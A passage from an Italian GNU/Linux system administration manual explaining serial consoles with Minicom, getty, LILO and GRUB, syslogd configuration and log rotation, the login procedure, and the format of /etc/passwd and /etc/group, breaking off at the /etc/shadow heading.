s1:2345:respawn:/sbin/getty ttyS0 DT38400 vt100
```

Dall'altro capo, nell'elaboratore che funge da terminale, occorre configurare Minicom (l'eseguibile corrispondente è '**`minicom`**') almeno per ciò che riguarda la connessione seriale (in particolare, è stato stabilito l'uso della seconda porta seriale). Sotto questo punto di vista, Minicom è descritto meglio nel capitolo 128, in ogni caso, alla fine, la maschera della configurazione della porta seriale dovrebbe apparire nel modo seguente:

```
 A -    Serial Device      : /dev/ttyS1
 B - Lockfile Location     : /var/lock
 C -   Callin Program      :
 D -  Callout Program      :
 E -    Baud/Par/Bits      : 38400 8N1
 F - Hardware Flow Control : Yes
 G - Software Flow Control : No
```

Si osservi la scelta della seconda porta seriale, '`/dev/ttyS1`'; si osservi la velocità, la dimensione dei caratteri (*data bit*), la parità e la durata dello stop (8N1); infine si osservi l'attivazione del controllo di flusso hardware.

Minicom opera normalmente emulando il terminale '**`vt102`**', compatibile con il tipo '**`vt100`**'.

51.6.2 Conseguenze

L'uso di un terminale rispetto a una console comporta delle conseguenze operative non trascurabili, legate al comportamento della tastiera e alla visualizzazione dei caratteri sul video.

Questo problema era già stato presentato nel capitolo 49, nelle sezioni dedicate ai sistemi Termcap e Terminfo.

[6] È il caso di ricordare che '**`mgetty`**' è quasi sempre predisposto per operare esclusivamente con un controllo di flusso hardware.

In pratica, la visualizzazione di certi simboli può variare, specialmente le bordature vengono sostituite con caratteri normali; inoltre, alcuni tasti funzionali e alcune combinazioni di tasti diventano inutilizzabili.

51.7 Riferimenti

- Davi S. Lauer, Greg Hankins, *Serial HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Console nei sistemi GNU/Linux

In questo capitolo si fa ampiamente riferimento a concetti legati ai file di dispositivo e alle loro caratteristiche definite in base al numero primario e secondario. Questo argomento verrà trattato in un altro capitolo; per il momento, il lettore in difficoltà dovrebbe cercare soltanto di intuire il senso della cosa.

Nei sistemi Unix, la console è il terminale principale e come tale ha un ruolo fondamentale. Generalmente, con GNU/Linux non si avverte questo particolare perché la gestione normale delle console virtuali fa sì che la «console» sia semplicemente quella console virtuale che si adopera in un momento determinato.

52.1 Console vera e propria e console virtuali

Per fare un po' di chiarezza tra console e console virtuali, è bene dare un'occhiata ai file di dispositivo.

```
# ls -l /dev/console /dev/tty /dev/tty[0-9]
```

Con i kernel Linux 2.2.∗, sono stati modificati i numeri primario e secondario di alcuni dispositivi. Attualmente, il risultato dovrebbe essere quello che segue, tenendo conto che la proprietà e i permessi cambiano in funzione dell'uso che si sta facendo in un momento determinato:

```
crw-------   1 root     root       5,   1 mag  5  1998 /dev/console
crw-rw-rw-   1 root     root       5,   0 mag  5  1998 /dev/tty
crw-------   1 root     root       4,   0 mag  5  1998 /dev/tty0
crw-------   1 root     root       4,   1 mag  5  1998 /dev/tty1
crw-------   1 root     root       4,   2 mag  5  1998 /dev/tty2
crw-------   1 root     root       4,   3 mag  5  1998 /dev/tty3
crw-------   1 root     root       4,   4 mag  5  1998 /dev/tty4
crw-------   1 root     root       4,   5 mag  5  1998 /dev/tty5
crw-------   1 root     root       4,   6 mag  5  1998 /dev/tty6
crw-------   1 root     root       4,   7 mag  5  1998 /dev/tty7
crw-------   1 root     root       4,   8 mag  5  1998 /dev/tty8
crw-------   1 root     root       4,   9 mag  5  1998 /dev/tty9
```

Si osservi prima di tutto che il dispositivo '`/dev/console`' ha numero primario cinque e numero secondario uno, mentre in origine si utilizzavano i numeri 4,0, corrispondenti al dispositivo '`/dev/tty0`'. Se dovesse essere necessario, si possono creare questi due file di dispositivo con i comandi seguenti (si comincia dalla cancellazione di quelli vecchi).

```
# rm /dev/console /dev/tty0
```

```
# mknod -m 600 /dev/console c 5 1
```

```
# mknod -m 600 /dev/tty0 c 4 0
```

Osservando i numeri primario e secondario dell'elenco mostrato, si comprende meglio lo scopo di questi file di dispositivo. I file di dispositivo '`/dev/tty1`', '`/dev/tty2`',... rappresentano ognuno una console virtuale; il file di dispositivo '`/dev/tty0`' rappresenta quella attiva, mentre '`/dev/tty`' rappresenta il terminale attivo, in senso più ampio.

Con i kernel 2.0.∗, '`/dev/console`' aveva i numeri 4,0, corrispondenti all'attuale '`/dev/tty0`', ovvero alla console virtuale attiva. La console è il terminale principale di un sistema, quello su cui devono apparire i messaggi di sistema più importanti e quello che viene usato dai programmi in mancanza d'altro. Quando GNU/Linux poteva gestire esclusivamente console rappresentate dalla tastiera dell'elaboratore e dall'adattatore grafico tradizionale, era corretto

considerare '/dev/console' un modo alternativo di identificare la console virtuale attiva; ma all'estendersi delle possibilità di GNU/Linux, diventa importante poter definire espressamente a cosa corrisponda tale dispositivo.

52.2 Definizione esplicita della console

Se non viene specificato diversamente, la console, cioè il dispositivo '/dev/console', corrisponde semplicemente alla prima unità in grado di assolvere allo scopo; nella maggior parte dei casi si tratta della console virtuale attiva in un certo momento.

Non esistendo un'unità fisica corrispondente univocamente alla console, questa può essere soltanto associata a un altro dispositivo esistente, come una console virtuale o un altro tipo di terminale. Con i kernel $\geq$ 2.2.$*$ è possibile abbinare la console alla console virtuale attiva, a una console virtuale specifica o a una linea seriale. Per questo si interviene con un parametro del kernel.

console=*dispositivo*[,*opzioni*]

Al parametro '**console**' può essere abbinato il dispositivo a cui si vuole fare riferimento, senza aggiungere il percorso ('/dev/') e, se necessario, possono essere aggiunte altre opzioni che riguardano la velocità, la parità e il numero di bit. Per esempio, il parametro '**console=tty10**', fa in modo che la decima console virtuale sia anche la console vera e propria.

Utilizzando il parametro '**console**', si stabilisce a cosa corrisponda il dispositivo '/dev/console'. Dipende dai programmi il fatto che tale dispositivo venga utilizzato o meno. In generale, questo significa che i messaggi più importanti appariranno lì; niente di più.

Se si avvia il kernel attraverso LILO, il parametro può essere fornito attraverso la direttiva '**append**', come si vede nell'esempio seguente:

```
image=/boot/vmlinuz-2.1.131-1
        label=linux
        root=/dev/hda4
        append="console=tty10"
        read-only
```

Con GRUB si può inserire il parametro in coda all'istruzione '**kernel**':

```
kernel (hd0,5)/boot/vmlinuz-2.4.2 root=/dev/hda6 console=tty12 ro
```

52.3 Usare o non usare la console

È già stato scritto, ma è bene ribadirlo: la console è sempre ospitata da un altro terminale identificato in modo più preciso. Generalmente, '/dev/console' serve solo per avere un riferimento: il dispositivo a cui mandare i messaggi più importanti, contando che questi siano letti dall'interessato. In pratica, stando così le cose, il dispositivo '/dev/console' viene aperto sempre solo in scrittura per visualizzare qualcosa e mai, o quasi, per ricevere un inserimento dati da tastiera. Se poi la console corrisponde a un terminale su cui si sta lavorando normalmente, i messaggi diretti a questa servono per disturbare l'utente confondendogli il contenuto dello schermo.

Per poter interagire con un terminale qualunque, di solito si interviene nel file '/etc/inittab', specificando l'avvio di un programma Getty abbinato a un dispositivo di terminale determinato. Si osservi l'esempio:

```
1:12345:respawn:/sbin/getty tty1
2:2345:respawn:/sbin/getty tty2
3:2345:respawn:/sbin/getty tty3
```

```
4:2345:respawn:/sbin/getty tty4
5:2345:respawn:/sbin/getty tty5
6:2345:respawn:/sbin/getty tty6
```

Questo è già stato descritto nel capitolo precedente: si tratta dell'attivazione delle prime sei console virtuali, in modo che da quelle possa essere eseguito l'accesso. Tutte le altre console virtuali esistono ugualmente, solo che da quelle non si può fare nulla, a meno di «scriverci» inviando dei messaggi, oppure di utilizzare un programma che ci faccia qualcosa d'altro.

Se la console vera e propria viene abbinata a una console virtuale «libera», quello che si ottiene è di mandare lì i messaggi diretti alla console, così da non disturbare l'utente che sta usando una console virtuale; ma per il momento, questo non significa che la console venga utilizzata anche per accedere. Ma allora, si può accedere attraverso '`/dev/console`'? Sì, solo che non conviene, perché la console è sempre ospite di un altro tipo di terminale, per cui è meglio attivare un accesso su quel terminale, piuttosto che sulla console generica.

A titolo di esempio, ribadendo che non si tratta di una buona idea, si elencano i passi necessari per poter attivare un accesso su '`/dev/console`':

1. deve essere definito in modo esplicito a cosa corrisponda la console attraverso il parametro del kernel '**`console`**';
2. deve essere aggiunta una riga adatta nel file '`/etc/inittab`' per l'avvio di un programma Getty che utilizzi il dispositivo '`/dev/console`';
3. deve essere rimosso il file '`/etc/ioctl.save`' generato da Init, in quanto contiene l'impostazione iniziale di '**`stty`**' che la prima volta potrebbe essere incompatibile con le caratteristiche della connessione seriale.

Per definire che la console è abbinata a un dispositivo di terminale determinato, si può utilizzare il parametro del kernel '**`console`**', come è già stato mostrato; per l'attivazione del programma Getty si può aggiungere la riga seguente al file '`/etc/inittab`'.

```
7:12345:respawn:/sbin/getty console DT19200 vt100
```

Viene utilizzato proprio il programma '**`getty`**', con delle opzioni di compromesso, in modo da poter funzionare sia su una console virtuale di GNU/Linux, che su un terminale seriale.

L'unico vantaggio di agire in questo modo, potrebbe essere quello di consentire l'avvio del sistema stabilendo di volta in volta quale sia la console attraverso un parametro del kernel.

52.4 Console su un terminale seriale

Prima di poter attivare una console su un terminale seriale occorre essere in grado di attivare un terminale seriale normale. Per questo è indispensabile leggere il capitolo precedente e probabilmente occorre anche attendere la lettura di altri capitoli dedicati alle connessioni seriali. L'argomento è quindi prematuro, ma serve per completare la discussione sulle problematiche riferite all'uso della console.

Per la gestione di una console su un terminale seriale occorre che il kernel sia stato predisposto per questo: sia per la gestione delle porte seriali, sia la gestione della console su terminale seriale (sezione 29.2.13).

52.4.1 Configurazione

L'abbinamento della console a un terminale seriale non ha nulla di complicato: basta utilizzare il parametro '**`console`**', indicare il dispositivo seriale opportuno e la velocità di trasmissione. Gli esempi seguenti sono equivalenti.

'**`console=ttyS1,9600`**'

'**`console=ttyS1,9600n8`**'

L'opzione '**`9600n8`**' rappresenta la velocità a 9600 bit/s, l'assenza di parità ('**`n`**') e la dimensione a 8 bit. In particolare, la parità potrebbe essere espressa attraverso altre lettere:

- '**`n`**' nessuna parità;
- '**`o`**' dispari (*odd*);
- '**`e`**' pari (*even*).

Questo basta a fare in modo che il terminale (configurato opportunamente secondo le stesse caratteristiche) connesso alla porta seriale specificata (nell'esempio è '`/dev/ttyS1`', cioè la seconda porta seriale) sia in grado di funzionare in qualità di '`/dev/console`'.

Le caratteristiche della connessione seriale che possono essere configurate sono molto poche. In particolare, è importante osservare che si sottintende un controllo di flusso hardware (RTS/CTS), per cui il cavo seriale utilizzato deve essere completo.

Se si vuole fare qualcosa di più della semplice visualizzazione dei messaggi emessi e destinati alla console, è necessario attivare un programma Getty, ma in tal caso bisogna stabilire se si vuole fare riferimento al terminale seriale effettivo, o alla console generica. Qualunque sia la scelta, si deve intervenire nel file '`/etc/inittab`', come già era stato accennato in precedenza.

```
7:12345:respawn:/sbin/getty ttyS1 DT9600 vt100
```

Quella che si vede sopra è la riga necessaria ad attivare direttamente il terminale connesso alla seconda porta seriale; l'esempio successivo riguarda invece la console generica.

```
7:12345:respawn:/sbin/getty console DT9600 vt100
```

Se la console seriale deve poter sostituire completamente il video e la tastiera dell'elaboratore, è necessario rendere consapevole di questo anche il sistema di avvio di GNU/Linux, in modo che l'invito di avvio (il *bootprompt*) appaia sul terminale giusto. LILO è in grado di farlo attraverso la direttiva '**`serial`**':

`serial=`*n_porta_seriale*`,`*velocità*{`n`|`o`|`e`}*dimensione*

Questa direttiva va collocata nella sezione globale, come si vede dall'esempio.

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
serial=1,9600n8
image=/boot/vmlinuz-2.2.1-1
        label=linux
        root=/dev/hda2
        read-only
image=/boot/vmlinuz-2.2.1-1
```

```
        label=seriale
        root=/dev/hda2
        append="console=ttyS1,9600"
        read-only
image=/boot/vmlinuz-2.0.36-1
        label=vecchio
        root=/dev/hda2
        read-only
```

La direttiva '**serial=1,9600n8**' stabilisce che LILO deve presentare l'invito sul terminale connesso alla seconda porta seriale ('/dev/ttyS1'), utilizzando una velocità di 9600 bit/s, senza parità e con una dimensione di 8 bit, esattamente come specificato nella direttiva '**append**' nel caso dell'etichetta '**seriale**'.[1]

GRUB ha una direttiva simile:

serial --unit=*n_porta_seriale* --speed=*velocità* [--dumb]

In questo modo si può definire la porta seriale e la velocità, dove rimane implicito il fatto che si usino byte interi senza parità. In particolare, GRUB prevede che si tratti di un terminale compatibile con lo standard VT100; se le cose non fossero così, si può inserire l'opzione '**--dumb**', come si vede nel modello sintattico.

Tuttavia, la direttiva indicata serve solo a definire l'esistenza di un terminale aggiuntivo, attraverso la porta seriale. Per attivare effettivamente il suo utilizzo, è necessaria la direttiva '**terminal**':

terminal serial [console]

Con '**terminal serial**' si stabilisce l'uso del terminale seriale come console per l'avvio; se si aggiunge anche la parola chiave '**console**', si fa in modo di consentire la scelta: sarà sufficiente premere un tasto sul terminale scelto per selezionare implicitamente la console ai fini dell'uso di GRUB. Segue un esempio completo del file di configurazione di GRUB:

```
default 0
timeout 5

title Console su terminale seriale
kernel (hd0,5)/boot/vmlinuz-2.4.2 root=/dev/hda6 console=ttyS1,9600 ro
serial --unit=1 --speed=9600
terminal serial

title Console normale
kernel (hd0,5)/boot/vmlinuz-2.4.2 root=/dev/hda6 ro
```

> Prima di provare l'uso di una console seriale, occorre essere certi che il terminale seriale funzioni, attraverso programmi come Minicom, anche attivando semplicemente il terminale senza attribuirgli il livello di console. Infine, è importante cancellare il file '/etc/ioctl.save' prima di provare.

[1] Nel momento in cui viene scritto questo capitolo, LILO non funziona bene con le porte seriali se la direttiva '**append**' è troppo lunga. Per questo, negli esempi si è evitato di specificare la parità e la lunghezza, lasciando che vengano presi in considerazione i valori predefiniti.

Parte xiv

Utenti

Registrazione e controllo

In ogni sistema operativo multiutente c'è la necessità di controllare gli accessi, per mezzo della registrazione degli utenti e della registrazione degli eventi. Nei sistemi Unix un utente che può accedere ha un *account*: letteralmente si tratta di un conto, o in altri termini un «accredito», o meglio ancora una specie di contratto di utenza, che gli permette di esistere nel sistema in qualità di «utente logico».

La tabella 53.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 53.1. Riepilogo dei programmi e dei file per la gestione della registrazione degli utenti e del controllo degli accessi.

Nome	Descrizione
syslogd	Demone per l'annotazione nel registro del sistema.
/etc/syslog.conf	Configurazione di '**`syslogd`**'.
logger	Aggiunge delle annotazioni nel registro del sistema.
klogd	Demone per la registrazione dei messaggi del kernel.
login	Permette l'accesso a un sistema.
/etc/passwd	Tabella delle caratteristiche salienti degli utenti.
/etc/group	Tabella delle caratteristiche salienti dei gruppi.
/etc/shadow	Tabella delle parole d'ordine quando non sono in '`/etc/passwd`'.
/var/run/utmp	Elenco degli accessi in corso.
/var/log/wtmp	Elenco degli accessi trascorsi.
/etc/motd	Messaggio di apertura o messaggio del giorno.
/etc/nologin	Messaggio di impedimento all'accesso.
/etc/securetty	Elenco dei terminali da cui è consentito l'accesso all'utente '**`root`**'.
/var/mail/*	Messaggi di posta elettronica degli utenti.
~/.hushlogin	Accesso rapido.
/var/log/lastlog	Data e orario dell'ultimo accesso.
su	Permette di operare con l'identità di un altro utente.
newgrp	Permette di cambiare gruppo.
users	Elenca i nomi degli utenti che accedono al sistema.
w	Elenca i nomi e altre notizie degli utenti che accedono.
who	Elenca i nomi degli utenti che accedono al sistema.
finger	Fornisce notizie sugli utenti di un certo elaboratore nella rete.
whoami	Emette il nome dell'utente.
logname	Emette il nome dell'utente.

53.1 Registro del sistema

Il registro del sistema (*system log*, o anche *syslog*) è la procedura di registrazione degli eventi importanti all'interno di un cosiddetto file di *log*, ovvero un file delle registrazioni. Questa procedura è gestita principalmente dal demone '**`syslogd`**', che viene configurato attraverso '`/etc/syslog.conf`'. Altri programmi o demoni possono aggiungere annotazioni al registro inviando messaggi a '**`syslogd`**'.

Anche se potrebbe sembrare che la conoscenza di questo sistema di registrazione sia uno strumento utile principalmente per chi ha già esperienza di GNU/Linux o dei sistemi Unix in generale, la consultazione dei file delle registrazioni può essere di aiuto al principiante che si trova in difficoltà e non sa quale sia la causa del mancato funzionamento di qualcosa.

53.1.1 # syslogd

```
syslogd [opzioni]
```

È il demone che si occupa delle annotazioni nel registrazione del sistema. [1] Di norma viene avviato durante la procedura di avvio del sistema. Utilizza un file di configurazione che di solito è '`/etc/syslog.conf`'. Questo file viene letto nel momento in cui '**`syslogd`**' si avvia e, per fare in modo che venga riletto (per esempio dopo una modifica), occorre inviare al processo di '**`syslogd`**' un segnale di aggancio ('**`SIGHUP`**').

```
kill -HUP pid_di_syslogd
```

Alcune opzioni

`-f` *file_di_configurazione*

Specifica un file di configurazione diverso da quello predefinito.

`-m` *minuti*

Stabilisce l'intervallo espresso in minuti tra i messaggi di marcatura. Il valore predefinito è 20.

`-p` *log_socket*

Specifica un socket diverso da quello predefinito che è '`/dev/log`'.

53.1.2 /etc/syslog.conf

È il file di configurazione utilizzato da '**`syslogd`**' per definire in che modo devono essere gestiti i messaggi da registrare. Se si vogliono apportare modifiche a questo file è necessario fare in modo che venga riletto da '**`syslogd`**'. Per fare questo è possibile mandare a '**`syslogd`**' il segnale '**`SIGHUP`**':

```
kill -HUP pid_di_syslogd
```

Tuttavia, in certi casi, questo segnale può anche provocare la conclusione del funzionamento del programma. Se necessario si può riavviare semplicemente:

```
# syslogd
```

La sintassi per l'utilizzo di questo file di configurazione è relativamente semplice. Le righe vuote e quelle che iniziano con il simbolo '**`#`**' sono ignorate. Le altre sono record composti da due campi: il primo definisce la selezione, il secondo l'azione.

Il campo che definisce la selezione, serve a indicare per quali eventi effettuare un'annotazione attraverso l'azione indicata nel secondo campo. Questo primo campo si divide in due sottocampi, uniti da un punto singolo ('**`.`**'), i quali si riferiscono ai servizi e alle priorità. I servizi sono rappresentati da una serie di parole chiave che rappresentano una possibile origine di messaggi, mentre le priorità sono altre parole chiave che identificano il livello di gravità dell'informazione.

Le parole chiave riferite ai servizi possono essere:

- '**`auth`**';
- '**`authpriv`**';

[1] **Linux' system and kernel logging daemons: syslogd** UCB BSD

- '**cron**';
- '**daemon**';
- '**kern**';
- '**lpr**';
- '**mail**';
- '**news**';
- '**syslog**';
- '**user**';
- '**uucp**';
- da '**local0**' a '**local7**'.

Volendo identificare tutti i servizi si può usare l'asterisco ('*****'), mentre per indicarne un gruppo se ne può inserire un elenco separato da virgole ('**,**').

Le parole chiave riferite alle priorità possono essere quelle seguenti, elencate in ordine di importanza crescente, per cui l'ultima è quella che rappresenta un evento più importante:

- '**debug**';
- '**info**';
- '**notice**';
- '**warning**';
- '**err**';
- '**crit**';
- '**alert**';
- '**emerg**'.

In linea di massima, l'indicazione di una parola chiave che rappresenta una priorità implica l'inclusione dei messaggi che si riferiscono a quel livello, insieme a tutti quelli dei livelli superiori. Per indicare esclusivamente un livello di priorità, occorre fare precedere la parola chiave corrispondente dal simbolo '**=**'. Si possono indicare assieme più gruppi di servizi e priorità, in un solo campo, unendoli attraverso un punto e virgola ('**;**'). Si possono escludere delle priorità ponendo anteriormente un punto esclamativo ('**!**').

Il secondo campo, quello che definisce l'azione, serve a indicare la destinazione dei messaggi riferiti a un certo gruppo di servizi e priorità, come definito dal primo campo. Può trattarsi di un file o di altro, a seconda del primo carattere utilizzato per identificarlo. Segue l'elenco.

- '**/**'

  Se il primo carattere è una barra obliqua normale, si intende che si tratti dell'indicazione di un percorso assoluto di un file destinatario dei messaggi. Può trattarsi anche di un file di dispositivo opportuno, come quello di una console virtuale.

- ‘`|`’

  Se il primo carattere è una barra verticale, si intende che la parte restante sia l’indicazione del percorso assoluto di una pipe con nome, ovvero di un file FIFO, generata attraverso ‘**`mkfifo`**’ (79.1.1).

- ‘`@`’

  Se il primo carattere è il simbolo ‘`@`’, si intende che la parte restante sia l’indicazione di un elaboratore remoto, che ricevendo tali messaggi li inserirà nel proprio sistema di registrazione.

- Elenco di utenti

  Se il primo carattere non è scelto tra quelli elencati fino a questo punto, si intende che si tratti di un elenco di utenti (separati da virgole) a cui inviare i messaggi sullo schermo del terminale, se questi stanno accedendo in quel momento.

- ‘`*`’

  Se il primo e unico carattere è un asterisco (‘`*`’), si intende che i messaggi debbano essere inviati sullo schermo del terminale di tutti gli utenti connessi in quel momento.

È importante osservare che gli stessi messaggi possono essere inviati anche a destinazioni differenti, attraverso più record in cui si definiscono le stesse coppie di servizi e priorità, oppure coppie differenti che però si sovrappongono.

Vedere anche la pagina di manuale *syslog.conf(5)*.

Esempi

```
*.*                     /var/log/syslog
```

Invia tutti i messaggi nel file ‘`/var/log/syslog`’.

```
kern.*                  /dev/console
```

I messaggi del servizio ‘**`kern`**’, a qualunque livello di priorità appartengano, vengono inviati al dispositivo corrispondente alla console. In pratica vengono scritti sullo schermo della console.

```
mail.*                  /var/log/maillog
```

I messaggi riferiti alla gestione della posta elettronica sono memorizzati nel file ‘`/var/log/maillog`’.

```
*.warning               @dinkel.brot.dg
```

I messaggi la cui priorità raggiunge o supera il livello ‘**`warning`**’, vengono inviati all’elaboratore *`dinkel.brot.dg`*.

```
*.*                     @dinkel.brot.dg
*.=debug                /var/log/debug
*.=info;*.=notice       /var/log/messages
*.warning               /var/log/syslog
```

Invia tutti i messaggi all’elaboratore *`dinkel.brot.dg`*; inoltre invia i messaggi ‘**`debug`**’ nel file ‘`/var/log/debug`’, i messaggi ‘**`info`**’ e ‘**`notice`**’ nel file ‘`/var/log/messages`’, infine i messaggi da ‘**`warning`**’ in su nel file ‘`/var/log/syslog`’.

```
*.=info;*.=notice       /var/log/messages
*.warning               /var/log/syslog

*.=debug;*.=info        /dev/tty9
*.=notice;*.=warning    /dev/tty10
*.=err;*.=crit          /dev/tty11
*.=alert;*.=emerg       /dev/tty12
```

Invia i messaggi '**info**' e '**notice**' nel file '/var/log/messages', i messaggi da '**warning**' in su nel file '/var/log/syslog', quindi suddivide nuovamente i livelli di priorità e li invia a quattro diverse console virtuali, da '/dev/tty9' a '/dev/tty12'.

53.1.3 Archiviazione dei file delle registrazioni del sistema

Per archiviare i file generati da '**`kerneld`**', se la propria distribuzione GNU/Linux non gestisce già questo problema, si possono copiare i file delle registrazioni altrove, eventualmente anche comprimendoli, quindi si può azzerare il loro contenuto semplicemente copiandovi sopra il file '`/dev/null`'.

Supponendo di dovere gestire i file '`/var/log/messages`' e '`/var/log/syslog`', si potrebbe procedere come segue:

```
# cat /var/log/messages | gzip -9 > /var/log/messages.1.gz

# cat /var/log/syslog | gzip -9 > /var/log/syslog.1.gz

# cp /dev/null /var/log/messages

# cp /dev/null /var/log/syslog

# killall -HUP syslogd
```

53.1.4 Riservatezza delle informazioni

Le informazioni che vengono memorizzate nel registro del sistema potrebbero essere delicate, sia per la sicurezza del sistema, sia per i singoli utenti. Per questo, è bene ricordare che i file che compongono il registro del sistema non dovrebbero essere accessibili in lettura agli utenti comuni.

53.1.5 $ logger

`logger` [*opzioni*] [*messaggio*]

Permette di aggiungere delle annotazioni all'interno del registro del sistema. [2] Se non vengono forniti argomenti, il messaggio da registrare viene atteso dallo standard input. Se si utilizza la tastiera, per concludere è necessario utilizzare il codice di EOF che di norma si ottiene con la combinazione [*Ctrl+d*].

Alcune opzioni

`-f` *file*

Permette di includere il file indicato all'interno del registro del sistema.

53.1.6 # klogd

`klogd` [*opzioni*]

È il demone specifico per l'intercettazione e la registrazione dei messaggi del kernel Linux. [3] Di norma viene avviato dalla procedura di inizializzazione del sistema, subito dopo '**`syslogd`**'.

[2] **BSD utils** UCB BSD

[3] **Linux' system and kernel logging daemons: klogd** GNU GPL

Alcune opzioni

`-f` *file_delle_registrazioni*

Specifica un file particolare per le registrazioni, invece di dirigere i messaggi direttamente al demone della gestione del registro del sistema, cioè '**syslogd**'.

53.2 Login, ovvero la procedura di accesso

Il *login* è la procedura di accesso attraverso la quale un utente, registrato precedentemente, viene riconosciuto e gli viene concesso di utilizzare il sistema. Il concetto è simile a quello di una firma di ingresso. Quando un utente conclude la sua attività con il sistema, esegue un *logout*. Il concetto del *logout* è simile a quello di una firma di uscita.

La procedura di accesso è controllata normalmente dal programma '**`login`**', che si prende cura di verificare la parola d'ordine fornita, prima di consentire l'ingresso dell'utente. Tuttavia, i programmi '**`login`**' non sono uguali in tutte le distribuzioni GNU/Linux e ognuno può essere stato predisposto per una politica differente. A titolo di esempio, un programma '**`login`**' potrebbe accettare l'accesso da parte di utenti per i quali non sia stata definita una parola d'ordine, mentre un altro potrebbe escluderlo. In queste sezioni si affronta il problema in modo superficiale, cercando di fare riferimento alle consuetudini consolidate; il lettore deve tenere presente che l'unica documentazione certa sul funzionamento di '**`login`**' è quella fornita assieme alla sua distribuzione GNU/Linux: la pagina di manuale *login(1)*.

53.2.1 $ login

```
login [utente]
```

Permette l'accesso dell'utente al sistema. Di solito non si usa direttamente, anzi, ciò dovrebbe essere impossibile: è compito del programma di gestione del terminale, Getty o simili, di avviarlo dopo aver ottenuto il nominativo-utente.

Ogni utente registrato nel sistema, cioè ogni utente che (teoricamente) può accedere al sistema, ha una directory personale, o directory *home*, all'interno della quale si trova posizionato al momento dell'accesso. Questa directory contiene dei file riguardanti la configurazione particolare dell'utente a cui appartiene. La directory personale è collocata normalmente in '`/home/`*nome_utente*`/`' e questa, se la shell lo consente, viene abbreviata utilizzando il simbolo tilde ('`~`'). La directory personale dell'utente '**`root`**' è speciale e dovrebbe trovarsi in '`/root/`'. Durante un accesso normale da parte di un utente qualunque, compreso '**`root`**', vengono richiesti il nome dell'utente (se non era già stato fornito nella riga di comando) e la parola d'ordine. Quindi vengono visualizzati:

- la data e l'ora dell'ultimo accesso;
- l'avviso della presenza di posta (se esistono messaggi di posta elettronica non ancora letti);
- il messaggio del giorno.

Se si tratta di un utente al quale è associata una parola d'ordine, questa viene richiesta e controllata. Se risulta errata, vengono consentiti un numero limitato di tentativi. Generalmente, gli errori vengono riportati all'interno del registro del sistema. Se l'utente che chiede di accedere non è '**`root`**' e se esiste il file '`/etc/nologin`', ne viene visualizzato il contenuto sullo schermo e non viene consentito l'accesso. Ciò serve per impedire l'accesso al sistema, tipicamente quando si intende chiuderlo. Perché l'accesso possa essere effettuato come utente '**`root`**', occorre che il terminale (TTY) da cui si intende accedere sia elencato all'interno di '`/etc/securetty`'. I tentativi di questo tipo che provengono da terminali non ammessi, vengono annotati all'interno del registro del sistema. Se esiste il file '`~/.hushlogin`', viene eseguito un accesso silenzioso, nel senso che vengono disattivati:

- il controllo per la presenza di messaggi di posta elettronica;

- la visualizzazione della data e dell'ora dell'ultimo accesso effettuato da parte di quell'utente;
- la visualizzazione del messaggio del giorno.

Se esiste il file '`/var/log/lastlog`', viene visualizzata la data e l'ora dell'ultimo accesso e ne viene registrato quello in corso. Al termine della procedura di accesso viene avviata la shell dell'utente. Se all'interno del file '`/etc/passwd`' non è indicata la shell da associare all'utente che accede, viene utilizzato '`/bin/sh`'. Se all'interno del file '`/etc/passwd`' non è indicata la directory personale dell'utente, viene utilizzata la directory radice ('`/`').

Quanto affermato dovrebbe essere sufficiente per capire che la semplice rimozione dell'indicazione della shell o della directory personale da un record del file '`/etc/passwd`', non è un sistema per impedire l'accesso a un utente.

53.2.2 /etc/passwd

È un elenco di utenti, parole d'ordine, directory *home* (directory personali nel caso di utenti umani), shell e altre informazioni personali utilizzate da Finger (141.3). La struttura dei record (righe) di questo file è molto semplice:

utente : *parola_d'ordine_cifrata* : *uid* : *gid* : *dati_personali* : *directory_home* : *shell*

Segue la descrizione dei campi.

1. *utente*

   È il nome utilizzato per identificare l'utente logico che accede al sistema.

2. *parola_d'ordine_cifrata*

   È la parola d'ordine cifrata. Se questa indicazione manca, l'utente può accedere senza indicare alcuna parola d'ordine.

   Se questo campo contiene un asterisco ('`*`') l'utente non può accedere al sistema. Con questa tecnica è possibile impedire temporaneamente l'accesso, con la possibilità di ripristinarlo successivamente con la stessa parola d'ordine, togliendo semplicemente l'asterisco.

3. *uid*

   È il numero identificativo dell'utente (*User ID*).

4. *gid*

   È il numero identificativo del gruppo a cui appartiene l'utente (*Group ID*).

5. *dati_personali*

   Di solito, questo campo contiene solo l'indicazione del nominativo completo dell'utente (nome e cognome), ma può contenere anche altre informazioni che di solito sono inserite attraverso '**`chfn`**' (54.2.6).

6. *directory_home*

   La directory assegnata all'utente.

7. *shell*

   La shell assegnata all'utente.

Esempi

```
tizio:724AD9dGbG25k:502:502:Tizio Tizi,,,,:/home/tizio:/bin/bash
```

L'utente '**`tizio`**' corrisponde al numero UID 502 e al numero GID 502; si chiama Tizio Tizi; la sua directory personale è '`/home/tizio/`'; la sua shell è '`/bin/bash`'. Di questo utente, personalmente, non si conosce niente altro che il nome e il cognome. Il fatto che UID e GID corrispondano dipende da una scelta organizzativa dell'amministratore del sistema.

```
tizio:*:502:502:Tizio Tizi,,,,:/home/tizio:/bin/bash
```

Questo esempio mostra una situazione simile a quella precedente, ma l'utente '**`tizio`**' non può accedere, perché al posto della parola d'ordine cifrata appare un asterisco.

53.2.3 /etc/group

È l'elenco dei gruppi di utenti. La struttura delle righe di questo file è molto semplice.

gruppo : *parola_d'ordine_cifrata* : *gid* : *lista_di_utenti*

Segue la descrizione dei campi.

1. *gruppo*

   È il nome utilizzato per identificare il gruppo.

2. *parola_d'ordine_cifrata*

   È la parola d'ordine cifrata. Di solito non viene utilizzata e di conseguenza non viene inserita. Se è presente una parola d'ordine, questa dovrebbe essere richiesta quando un utente tenta di cambiare gruppo attraverso '**`newgrp`**' (53.3.2).

3. *gid*

   È il numero identificativo del gruppo.

4. *lista_di_utenti*

   È la lista degli utenti che appartengono al gruppo. Si tratta di un elenco di nomi di utente separati da virgole.

Esempi

```
tizio::502:tizio
```

Si tratta di un caso molto semplice in cui il gruppo '**`tizio`**' non ha alcuna parola d'ordine e a esso appartiene solo un utente omonimo ('**`tizio`**' appunto).

```
users::100:tizio,caio,semproni
```

In questo caso, gli utenti '**`tizio`**', '**`caio`**' e '**`semproni`**' appartengono al gruppo '**`users`**'.

53.2.4 /etc/shadow

